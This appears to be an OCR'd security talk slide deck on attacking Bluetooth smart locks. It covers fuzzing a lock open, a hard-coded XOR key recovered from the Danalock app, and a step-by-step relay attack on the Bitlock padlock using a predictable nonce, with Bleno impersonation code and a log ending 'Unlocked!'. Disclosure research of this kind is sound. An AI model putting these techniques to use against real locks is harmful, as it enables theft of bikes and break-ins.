


Operation failure

Your keys are outdated. Please retry.

>>> Fuzzing Devices

* Sniff a valid command
* Intricate fuzzing script (days? weeks? months?!?)
* Change 3rd byte to 0x00
* Lock enters error state and opens
* Unusable to user while in error state
* "Patented" crypto is XOR?




Operation failure

Your keys are outdated, please retry.

OK

>>> Decompiling APKs

* Download APKs from Android device
* Convert dex to jar
* Decompile jar
  - JD-GUI
  - Krakatau
  - Bytecode Viewer


Bytecode Viewer 2.9.8 - https://bytecodeviewer.com | https://the.bytecode.club - @Konloch
File View Settings Plugins
Files
Work Space
Danalock.apk
android
com
google
poly
mwm_service
BuildConfig.class
polycontrol
mwm_service
Key.class
com/polycontrol/mwm_service/Key.class
Exact
Smali Decompiler - Editable: true
JD-GUI Decompiler - Editable: false

```
.class public Lcom/polycontrol/mwm_service/Key;
.super Ljava/lang/Object;


# static fields
.field public static final PW_ENDINGS:[Ljava/lang/

.field private static final TAG:Ljava/lang/String;


# instance fields
.field private alias:Ljava/lang/String;

.field private can_delete:I
```


```
package com.polycontrol.m

public class Key
{
  public static final St
  private static final St
  private String alias;
  private int can_delete;
  private int can_share;
  private String domain;
  private int end;
  private long expiration
  private String mac;
  private int manually_lo
  private String mcu;
```

>>> Decompiling APKs

* Vulnerable Device
  - Danalock Doorlock

>>> Decompiling APKs


* Vulnerable Device
  - Danalock Doorlock
* Reveals encryption method and hard coded password
  - "thisisthesecret"




```
private final String secret = "thisisthesecret";
```

>>> Decompiling APKs

* Vulnerable Device
  - Danalock Doorlock
* Reveals encryption method and hard coded password
  - "thisisthesecret"
* XOR(password,thisisthesecret)




```
private final String secret = "thisisthesecret";
```




```
public String getPassword()
{
  Cursor localCursor = getReadableDatabase().query("USER_TABLE", DatabaseContract.UserTableColums, null, null, null, null, null, null);
  if (localCursor == null) {
    return "";
  }
  if (localCursor.moveToFirst())
  {
    byte[] arrayOfByte = xor(new String(Base64.decode(localCursor.getString(localCursor.getColumnIndex("password")).getBytes(), 1)).getBytes(), "thisisthesecret".getBytes());
    localCursor.close();
    return new String(arrayOfByte);
  }
  return "";
}
```


>>> Decompiling APKs

* Vulnerable Device
  - Danalock Doorlock
* Reveals encryption method and hard coded password
  - "thisisthesecret"
* XOR(password,thisisthesecret)






```
private final String secret = "thisisthesecret";
```



```
public String getPassword()
{
  Cursor localCursor = getReadableDatabase()[illegible]("USER_TABLE", DatabaseContra[illegible]colums, null, null, null, null, null, null);
  if (localCursor == null) {
    return "";
  }
  if (localCursor.moveToFirst())
  {
    byte[] arrayOfByte = xor(new String(Base64.dec[illegible]or.getString(localCursor.getColumnIndex("password")).getBytes(), 1)).getBytes(), "thisisthesecret".getBytes());
    localCursor.close();
    return new String(arrayOfByte);
  }
  return "";
}
```

>>> Web Servers

* Utilizes a Web Server to generate passwords
* Requires internet to communicate and retrieve passwords
* Becoming more widely used
    - Kwikset Kevo Doorlock
    - Noke Smart Padlock
    - Masterlock Smart Padlock
    - August Smart Doorlock
    - Mesh Motion Bitlock Padlock




>>> Rogue Devices

* Impersonate lock to steal password from user
* Requires:
  - Raspberry Pi or Laptop
  - Bluez
  - Bleno
  - LightBlue Explorer
* Mobile and (Somewhat) Undetectable
* Vulnerable Device
  - Mesh Motion Bitlock Padlock
    * This is possible due to a predictable nonce
    * App is running in the background and sends commands without user interaction


>>> How Did We Do It?


* Connect to Bitlock
* Scan for Primary Services & Characteristics
* Build copy of device in Bleno



>>> How Did We Do It?

* Connect to Bitlock
* Scan for Primary Services & Characteristics
* Build copy of device in Bleno






```
[59:AE:65:05:D7:8E][LE]> primary
attr handle: 0x0001, end grp handle: 0x0005 uuid: 00001800-0000-1000-8000-00805f9b34fb
attr handle: 0x0006, end grp handle: 0x0009 uuid: 00001801-0000-1000-8000-00805f9b34fb
attr handle: 0x000a, end grp handle: 0x000e uuid: d0611e78-bbb4-4591-a5f8-487910ae4366
attr handle: 0x000f, end grp handle: 0x0012 uuid: 0000180f-0000-1000-8000-00805f9b34fb
attr handle: 0x0013, end grp handle: 0x0018 uuid: 00001805-0000-1000-8000-00805f9b34fb
attr handle: 0x0019, end grp handle: 0x001d uuid: 0000180a-0000-1000-8000-00805f9b34fb
attr handle: 0x001e, end grp handle: 0x0027 uuid: 7905f431-b5ce-4e99-a40f-4b1e122d00d0
attr handle: 0x0028, end grp handle: 0x0033 uuid: 89d3502b-0f36-433a-8ef4-c502ad55f8dc
attr handle: 0x0034, end grp handle: 0x0040 uuid: 693dfedf-2834-4dbb-8f59-e426c093ba26
attr handle: 0x0041, end grp handle: 0x0047 uuid: 0000180a-0000-1000-8000-00805f9b34fb
attr handle: 0x0048, end grp handle: 0x004e uuid: 96795a0e-fbc5-4219-8439-a6bec823531b
```


>>> How Did We Do It?

* Read current nonce from notification
* Send invalid password




>>> How Did We Do It?

* Invalid password increments nonce again




>>> How Did We Do It?

* Follow target and setup impersonated lock
* Receive connection from user




>>> How Did We Do It?

* Send nonce notification to user
* Value doesn't have to be only n+2, it could be n+10 or n+100




>>> How Did We Do It?




* Nonce sent from user to Bitlock's server

>>> How Did We Do It?




* Encrypted nonce is sent back to the user

>>> How Did We Do It?




* Encrypted nonce is sent to attacker

>>> How Did We Do It?




```
pi@raspberrypi:~ $ sudo node Bitlock.js
on -> stateChange: poweredOn
on -> advertisingStart: success
on -> servicesSet
Password: f3a496419aac4b0eee73a6b186daa590
```

>>> How Did We Do It?




* Return to lock

>>> How Did We Do It?




* Receive current nonce

>>> How Did We Do It?



* ...and it opens

>>> How Did We Do It?




```
root@kali:~/Door Hacks/python# python Bit     py
WARNING: No route found for IPv6 des      ion :: (no de   lt   ute?)
Connected
Writing 0100 to handle: 2B0
Writing 0100 to handl
Writing 0100 to h        3800
Writing f3a49     c4b0eee73a6  86   59  to  andle
Unlocked!
Disconnec
```

>>> Rogue Devices

* Deployment in high traffic areas (Coffee Shop or Universities)
* Theoretically possible to retrieve password from user and steal bike before they return


>>> Test ~~Run~~ Bike

* University in Midwest
* 4 bikes on campus (Summertime)
* Capacity 88 bikes
* Any user can see bikes within a bikeshare


[redacted]

>>> Test ~~Run~~ Bike

>>> Test ~~Run~~ Bike



T-Mobile LTE 1:23 PM 70%

Back **Virtual Peripheral** Option

GENERAL

D2D6E03F-9520-B0B0-08DC-3D651E0E5C6A
UUID

Bitlock
Name

UUID: 693DFEDF-2834-4DBB-8F59-E426C093BA26

0x0EBFC6E7-9CC5-4CBD-AF21-FEE21256D4F9
Properties: Read Notify Indicate

0xB5DB1EE0-5C2D-4B56-966D-6297702F85D0
Properties: Read Write Without Response

0x61869847-734E-4643-9076-95D745CE501E
Properties: Read Notify Indicate

0xDC1167741-3BD3-47EC-AF06-b214710D29FED
Properties: Read Notify Indicate


DEVICE INFORMATION

Manufacturer Name String

Model Number String

System ID
Properties: Read

Info PunchThrough Log



T-Mobile LTE 1:29 PM 68%

0x0EBFC6E7-9CC5-4CBD-AF2... Hex

Bitlock

0x0EBFC6E7-9CC5-4CB...

UUID: 0EBFC6E7-9CC5-4CBD-AF21-FEE21256D4F9

Connected

READ/NOTIFIED/INDICATED VALUES

Read again Stop listening

0x000000000000000000000000000000012
13:29:54.559

0x0000000000000000000000000000000
13:29:53.929

DESCRIPTORS

0
Client Characteristic Configuration


PROPERTIES

Read

Notify


Info PunchThrough Log

>>> Test ~~Run~~ Bike



```
var bleno = require('bleno');
var util = require('util');

var name = '00001172';
var serviceUuids = ['693dfedf28344dbb8f59e426c093ba26'];
var Characteristic = bleno.Characteristic;
var Descriptor = bleno.Descriptor;
var PrimaryService = bleno.PrimaryService;
```


>>> Test ~~Run~~ Bike




```
var bleno = require('bleno');
var util = require('util');

var name = '00001172';
var serviceUuids = ['693dfedf28344dbb8f59e426c093ba26'];
var Characteristic = bleno.Characteristic;
var Descriptor = bleno.Descriptor;
var PrimaryService = bleno.PrimaryService;
```

Device Name

>>> Test ~~Run~~ Bike

